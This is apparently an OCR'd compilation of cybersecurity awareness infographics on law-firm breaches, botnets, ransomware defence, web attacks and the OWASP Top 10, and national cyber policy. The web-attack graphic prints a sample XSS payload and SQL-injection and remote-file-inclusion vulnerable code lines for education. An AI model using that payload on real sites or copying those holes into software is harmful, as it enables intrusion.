
For more information go to www.ncsc.gov.uk @ncsc

CYBERSECURITY AT LAW FIRMS
97% of law firms have been compromised
225
Average number of days before a law firm knows about being compromised
84% of law firms learn of their breach through third parties
WHY ARE LAW FIRMS TARGETED?
CONFIDENTIAL
SENSITIVE & PROPRIETARY INFO
M&A INFO
IP INFO
GONE PHISHING!
96%
Executives failed to tell the difference between a real email and a spear phishing email
70%
Likelihood of untrained person opening a Spear Phishing Email
Average cost of a spear phishing incident?
$1.6M
HOT HOT HOT INDUSTRY TERMS
TERMS
Spear Phishing - targeting individuals via email using personal information
Social Engineering - using the phone or in person conversation to persuade an admin to provide sensitive information of a third-party
CryptoLocker - ransomware targeting computers via infected email and locking the user out of their computer entirely


Identify threats
Understand the external cyber security threats to the ship.
Understand the internal cyber security threat posed by inappropriate use and lack of awareness.
Identify vulnerabilities
Develop inventories of onboard systems with direct and indirect communications links.
Understand the consequences of a cyber security threat on these systems.
Understand the capabilities and limitations of existing protecion measures.
Assess risk exposure
Determine the likelihood of vulnerabilities being exploited by external threats.
Determine the likelihood of vulnerabilities being exposed by inappropriate use.
Determine the security and safety impact of any individual or combination of vulnerabilities being exploited.
Develop protection and detection measures
Reduce the likelihood of vulnerabilities being exploited through protection measures.
Reduce the potential impact of a vulnerability being exploited.
Establish contingency plans
Develop a response plan to reduce the impact of threats that are realised on the safety and security of the ship.
Respond to cyber security incidents
Respond to cyber security threats that are realised using the response plan.
Assess the impact of the effectiveness of the response plan and re-assess threats and vulnerabilities.
Cyber Security Awareness


ANATOMY OF A BOTNET ATTACK
FROM CRIMINAL TO TARGET
THE CYBER CRIMINAL
1. Criminal infects your computer with Malware.
2. Criminal sends attack orders to servers.
CRIMINALLY CONTROLLED SERVERS
3. Your infected computer retrieves the orders.
YOUR PERSONAL COMPUTER
4. Your computer carries out the orders attacking the target.
ISP
Your Internet Service Provider may...
• notify you if they detect a known botnet
• block communication with compromised servers
THE TARGET


RANSOMWARE
RESCUE PLAN
What is ransomware?
Ransomware is the term for malware that prevent or limit users from accessing their files or even computers. They force victims to pay ransom, usually in the form of Bitcoins, before they can get access back, hence the name.
PAY $$$ TO UNLOCK
Ransomware started preying on individuals but have since then become a huge threat to even the largest organizations. We've seen individuals, small businesses, and government agencies give in to ransom demands just to get back access to their files/systems.
How big is the ransomware problem?
Trend Micro blocked 100M+ ransomware threats (September 2015–April 2016)
Threats that use the ransomware business model spotted:
50 new families (January–May 2016) > 49 families (2014–2015)
US$325M lost due to 1 ransomware family in 2015 —Cyber Threat Alliance (CTA)
PAYING is not a guarantee.
You can still lose your files even if you pay the ransom.
PROTECT systems and PREVENT infection instead.
SPAM + MALICIOUS FILE/LINK
EXPLOIT KIT
MALICIOUS/ COMPROMISED SITE + EXPLOIT KIT/ OTHER MALWARE
Infection/File encryption
File encryption/ Infection
Email filter
Web filter
Web server
Endpoint
System lockdown
Propagation
Exploitation/ Infection File encryption
Without ransomware protection
1 User opens a malicious spam attachment/clicks a malicious link or vulnerable Web server is exploited; system/server is locked (files are held hostage)
2 Infection spreads via network shares
3 User gets locked out of infected system
ENDPOINT PROTECTION
EMAIL PROTECTION
NETWORK PROTECTION
WEB PROTECTION
VULNERABILITY PROTECTION
With ransomware protection


Enterprises
Multilayered defense is key when dealing with ransomware.
A Email and Web protection: Prevent ransomware from entering your network by blocking spam and access to malicious links.
B Server protection: Protect servers from exploitable vulnerabilities.
C Network protection: Shield your network by preventing ransomware from spreading from server or endpoint to endpoint.
D Endpoint protection: Protect endpoints by preventing ransomware from running.
Small businesses
Two-layer ransomware protection works for small businesses.
E Email protection: Stop ransomware-laden spam from even getting to inboxes.
F Endpoint protection: Protect endpoints by blocking access to malicious/compromised sites and preventing ransomware from running.
Consumers
All it takes is one step to protect against ransomware.
G Block ransomware with a security solution that stops spam, prevents access to malicious links, and terminates infection.
Best practices
Avoid opening unverified emails or clicking links embedded in them.
Back up important files using the 3-2-1 rule—create 3 backup copies on 2 different media with 1 backup in a separate location.
Regularly update software to protect against the latest vulnerabilities.
Ransomware: Bigger, bolder over time
Over the years, ransomware have evolved in terms of arrival, lure, encryption, and preferred payment method, making them one of the biggest security threats to date. Cybercriminals realized how profitable the ransomware business model is. That's why we're seeing an average of 10 new ransomware families per month.
(Note that the list of ransomware in the timeline below is not exhaustive. And the dates refer to when the ransomware first showed the characteristics in the timeline.)
INFECTION VECTORS
Spam + JavaScript downloader — CryptoWall (CRYPWALL) May 2015
Malicious/Compromised sites + Nuclear Exploit Kit — TeslaCrypt (CRYPTESLA) December 2015
JexBoss vulnerability exploit — Samsam (CRYPSAM) March 2016
SOCIAL ENGINEERING LURES
Federal law violation warning — Police Ransomware (REVETON) February 2012
Facebook/Chrome suspension warning — CTB Locker (CRYPCTB) July 2014
Fake IRS notifications + typical office documents — CryptoWall (CRYPWALL) May 2015
AFFECTED DEVICES/ PLATFORMS
Windows — GPcode (PGPCODER) May 2005
Android — PornDroid (ANDROIDOS_LOCKER) May 2014
Web servers — CTB Locker (CRYPCTB) July 2014
Linux — SynoLocker (SYNOLOCK) August 2015
OS X — KeRanger (KERANGER) March 2016
ENCRYPTION TECHNOLOGIES
660-bit > 1024-bit algorithm — GPcode (PGPCODER) May 2005
AES + RSA-426/1024 — BitCrypt (CRIBIT) March 2014
GnuPG — VaultCrypt (CRYPVAULT) April 2015
2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016
SCARE TACTICS
Locks screens — Police Ransomware (REVETON) February 2012
Deletes backup files — VaultCrypt (CRYPVAULT) April 2015
Deletes an increasing number of files + increases ransom per hour of nonpayment — Jigsaw (JIGSAW) April 2016
PAYMENT MEANS
SMS/Call to a premium-rate mobile number — Generic ransomware (RANSOM) January 2008
MoneyPak/ Paysafe/Ukash — Police Ransomware (REVETON) February 2012
Bitcoins — CryptoWall (CRYPWALL) May 2015
Amazon gift cards — TrueCrypter (CRYPCORE) May 2016
Apple iTunes gift cards — Cyber.Police May 2016
FOR MORE INFORMATION ON RANSOMWARE:
http://cyberthreatalliance.org/pr/pr-102915.html
http://www.trendmicro.com/vinfo/us/security/definition/ransomware
FOR RANSOMWARE SOLUTIONS:
http://www.trendmicro.com/us/security-intelligence/enterprise-ransomware/index.html
http://www.trendmicro.com/us/security-intelligence/small-business-ransomware/index.html
http://www.trendmicro.com/us/home/consumer-ransomware/index.html
Created by TrendLabs,
The Global Technical Support and R&D Center of TREND MICRO

Enterprise Security Market Segments



HOW TO

MOVE TO THE CLOUD AND SURVIVE A ZOMBIE ATTACK

(THEY'RE ACTUALLY QUITE SIMILAR)

Recently the U.S. Centers for Disease Control and Prevention launched a tongue-in-cheek "Zombie Apocalypse" campaign to educate citizens on disaster-preparedness. The idea is that if you're well-equipped to deal with a zombie pandemic you're prepared for just about anything. We're putting that idea to the test: Can a plan for surviving a zombie apocalypse help you when it comes to moving your enterprise to the cloud?

The Enterprise Cloud is Ready!

Over half of enterprises say they are likely to move to a cloud-based delivery model while 7 out of 10 companies are implementing or assessing cloud projects in the next year.[1] Is your organization ready for the cloud? Follow these steps to get there ...

The Zombies are Coming!

According to pop culture, a zombie apocalypse is right around the corner. In such a scenario, zombies roam entire cities, eating the brains of the living. Are you prepared to fight off the undead and escape to safety? Follow these steps to get there ...

STRATEGY

The foundation of your move to the enterprise cloud is a tactical plan signed off by key stakeholders. After all, migrating to the cloud likely requires enterprise-wide participation.

The foundation of your escape from a zombie horde is a tactical plan agreed to by key survivors. After all, your greatest advantage over the living dead is the ability to think.

READINESS

You're ready for the next step. Appraise your enterprise's processes, architecture, technology, people, and governance to see if your enterprise is ready for the cloud.

You're ready for the next step. Assess your survivors, food, water, medical supplies and defenses to see if you're ready for your escape to a zombie-proof shelter.

ROADMAP

Next, identify the most appropriate systems and services to migrate, list any and all interdependencies, and then prioritize your roadmap.

Build a step-by-step escape plan that outlines the best possible transportation methods and routes for avoiding the walking dead.

MIGRATION

This is where you actually make the move—transitioning all or part of your company's data, applications and services from on-site to the enterprise cloud.

This is where you actually make the move—transitioning survivors and critical provisions from your current site to a zombie-proof shelter.

OPTIMIZATION

You're almost ready, but to get the full benefits of enterprise cloud migration you need to create more value and achieve faster ROI by improving performance.

You're near your destination, but sometimes brain-hungry zombies are unavoidable. Improve migration performance through efficient cerebral neutralization, and then quickly move on.

OPERATIONS

Leverage enterprise cloud computing to proactively manage your business critical applications and services, including interconnecting your physical and virtual environments.

Once in the zombie-proof shelter you need to proactively manage your resources, including fortifying your physical environment and establishing a connection with survivors on the outside.

CONTINUITY

Congratulations! You've made it to the enterprise cloud by creating disaster recovery and business continuity plans that promote ROI and keep infrastructure safe.

Congratulations! Your preparedness has paid off. By creating plans and putting them into action, you made it to safety and promoted security among the living and throughout your infrastructure.

TAKE THE NEXT STEP

Whether it's a move to the cloud or an escape from bands of zombies, security is hands-down everyone's number-one concern.

To get answers fast, visit:

www.sungardas.com

1. The InfoPro™ Cloud Computing Study by 451 Research, LLC, 2012

SUNGARD

THE ANATOMY OF A WEB ATTACK

ALERT LOGIC®

TYPE OF ATTACKS

Security measures are necessary to protect your data that may be subject to attacks. Unfortunately, there are several types of attacks that can be used to compromise your network.

POPULAR ATTACK VECTORS

As security vulnerabilities and motivations for attacks evolve, so do the attack vectors used to compromise your network.

PROTECTING YOUR ENVIRONMENT

Whether your data lives on-premises, cloud or hybrid infrastructures, security measures are necessary to protect your data from attacks.

INTRUSION DETECTION / WEB APPLICATION FIREWALL / LOG COLLECTION & ANALYSIS

PING SWEEP

METASPLOIT / KALI LINUX / NESSUS
NMAP / NIKTO

Secure HTTP Response Headers

VULNERABILITY SCANNING

METASPLOIT / KALI LINUX / NESSUS
NMAP / NIKTO

Keep System Patched

SQL INJECTION

SQLI causes the database or source code calling the database to confuse [data context] and ANSI SQL [execution context].

HAVIJ / SQLMAP / SQL NINJA / BEEF

SELECT * FROM Users WHERE Username='$username' AND Password='$password'

Test & Sanitize All User Input

CROSS SITE SCRIPTING

XSS causes the browser to execute user supplied input as code. The input breaks out of the [data context] and becomes [execution context]. Sites vulnerable to XSS are exploited through features of the search engine, login forms and comment fields.

OWASP XENOTIX / XSSSERVER

<IMG SRC=j&#X41vascript:alert('test2')>

There are three different types of attack vectors: Local, Non-Persistent, and Persistent

Developers should use tools like XSS Me to test their sites for vulnerabilities

RFI: REMOTE FILE INCLUSION

An attempt to damage, disrupt, or gain unauthorized access to a computer, computer system, or electronic communications network

FIMAP / DARKJUMPER

$incfile = $_REQUEST["file"]; include($incfile.".php");

Never use arbitrary input data in a literal file include request

OWASP TOP 10 2013

1 INJECTION

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

2 BROKEN AUTHENTICATION & SESSION MANAGEMENT

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

3 CROSS-SITE SCRIPTING (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

4 INSECURE DIRECT OBJECT REFERENCES

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

5 SECURITY MISCONFIGURATIONS

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

6 SENSITIVE DATA EXPOSURE

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

7 MISSING FUNCTION LEVEL ACCESS CONTROL

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

8 CROSS-SITE REQUEST FORGERY (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

9 USING COMPONENTS WITH KNOWN VULNERABILITIES

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

10 UNVALIDATED REQUESTS AND FORWARDS

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Source: https://www.owasp.org/index.php/Top_10_2013-Top_10

WEB APP ATTACKS MADE UP OF

35%

OF ALL BREACHES IN 2013

Reported by Verizon's 2014 Data Breach Investigations Report

Followed by

- Cyber-espionage at 22%
- POS intrusions at 14%
- Card Skimmers at 9%
- Insider Misuse at 8%
- Everything else at 6%
- Crimeware at 4%
- Misc. Errors at 2%
- Physical Theft/Loss < 1%

© COPYRIGHT 2015 ALERT LOGIC, INC. ALL RIGHTS RESERVED.

National Cyber Security Centre

What you can do to combat cyber attacks

Reducing The Impact

Most cyber attacks are composed of four stages: **Survey, Delivery, Breach and Affect.** The following **security controls,** applied at each stage of an attack, can reduce your organisation's exposure to a successful cyber attack.

Survey

User Education

Train all users to consider what they include in publicly available documents and web content. Users should also be aware of the risks from discussing work-related topics on social media, and the potential of being targeted by phishing attacks.

Who might be attacking you?

Cyber Criminals interested in making money through fraud or from the sale of valuable information.

Industrial competitors and foreign intelligence services interested in gaining an economic advantage for their companies or countries.

Hackers who find interfering with computer systems an enjoyable challenge.

Hacktivists who wish to attack companies for political or ideological motives.

Employees, or those who have legitimate access, either by accidental or deliberate misuse.

Delivery

Network Perimeter Defences

Can block insecure or unnecessary services, or only allow permitted websites to be accessed.

Malware Protection

Can block malicious emails and prevent malware being downloaded from websites.

Password Policy

Can prevent users from selecting easily guessed passwords and locks accounts after a low number of failed attempts.

Secure Configuration

Restrict system functionality to the minimum needed for business operation, systematically apply to every device that is used to conduct business.

£600K-£1.15m

Average cost of security breach

Breach

Patch Management

Apply patches at the earliest possibility to limit exposure to known software vulnerabilities.

Monitoring

Monitor and analyse all network activity to identify any malicious or unusual activity.

Malware Protection

Malware protection within the internet gateway can detect malicious code in an important item.

Secure Configuration

Remove unnecessary software and default user accounts. Ensure default passwords are changed, and that automatic features that could activate malware are turned off.

User Access

Well maintained user access controls can restrict the applications, privileges and data that users can access.

User Training

User training is extremely valuable in reducing the likelihood of successful social engineering attacks.

Device Controls

Devices within the internal gateway should be used to prevent unauthorised access to critical services or inherently insecure services that may still be required internally.

Affect


Controls For The Affect Stage

Once an attacker has achieved full access, it's much harder to detect their actions and eradicate their presence. This is where a more in-depth, holistic approach to cyber security can help.

10 Steps To Cyber Security outlines many of the features of a complete cyber risk management regime.

81%

of large companies reporting breach



For more information go to **www.ncsc.gov.uk** **@ncsc**

via @mikequindazzi

CYBER-SECURITY, AN INTERNATIONAL CHALLENGE

Information and communication technologies have changed our daily habits, creating a more connected world in which borders have blurred. The way to a new digital era has opened up with many benefits but also with threats to global security. Cyber-security has turned into an international challenge that the Ministry of Foreign Affairs and Cooperation has taken up and is working on in various areas.

WHAT IS CYBER-SECURITY?

- It is the instrument needed to **protect** the security of users, of States and of companies on the Internet.

HOW DOES THIS AFFECT US?

- The future is taking us to **hyper-connectivity.**
- This involves **major risks** on security issues at a social, institutional and business level.

WHAT ARE THE RISKS?

- Some governments and terrorist groups resort to **cyber-warfare** tactics to destabilise other countries.
- This may affect **critical infrastructures**, which are essential for the smooth functioning of a country, as well as for energy and transportation.

WHAT MEASURES SHOULD BE TAKEN?

- Foster international **cooperation**.
- Improve **authentication** technologies.
- Circulate **educational campaigns** to learn how to protect oneself in the online world.
- **Raise awareness** on safe digital consumption and the protection of national data.

WHAT IS THE DEPARTMENT DOING ON CYBER-SECURITY?


According to the National Cyber-security Plan, the Ministry of Foreign Affairs and Cooperation is responsible for fostering a safe and reliable international cyber-space, **protecting national and individual interests.** These goals can be achieved through seven specific actions.

- Step up **Spain's presence** on international and regional cyber-security organisations and forums.
- Promote legislative harmonisation and international judicial and police cooperation in the fight against **cyber-crime** and **cyber-terrorism.**
- Push through **international agreements** to strengthen cooperation.
- Create international channels for **information, detection and response.**
- Promote **public and private participation** in international simulations.
- Implement the **"EU Cyber-security Strategy"** and push through an international policy on cyber-space.
- Cooperate with **NATO** on cyber-defence.

Source: National Security Strategy, National Cryptology Centre, Ministry of Foreign Affairs and Cooperation.

© Ministerio de Asuntos Exteriores y de Cooperación

Design: www.nolsom.com



The Battle for Digital Survival
Cyber Security the X-Factor?
Digital Transformation Process
People expect a massive Security Challenge
49%
80%
Already occuring
Next 3 Years
More than 3 Years
Source: Global Center for Digital Business Transformation, 2017
33% of respondents would rather pay a ransom later than invest in protection now
47% of all business decision makers said that they had not been affected by data breaches
Less than 15% of IT Budget spend on information security (Decline YoY)
Source: NTT Security: Risk Value Report 2018
Companies will work on the Digital Transformation – But ...
"...four out of ten of the current best performing companies will fail to adopt!"
According to Prof. Wade (IMD) Digital Business Transformation (DBT Center), Digital Vortex
NTT Group
NTT Security - Kai Grunwitz - Gartner SEC London- CEA - V1

THE TOP 4

CYBERSECURITY MYTHS

MYTH	FACT
Cybersecurity is the IT guy's problem.	Cybersecurity is everyone's problem.

2

MYTH	FACT
Only big places like Target, Equifax, and Facebook are targeted.	Over half of all data breaches last year were small businesses.

3

MYTH	FACT
You can avoid a data breach just by having a good password.	You need two factor authentication, a predicative defense model, and active monitoring to reduce risk.

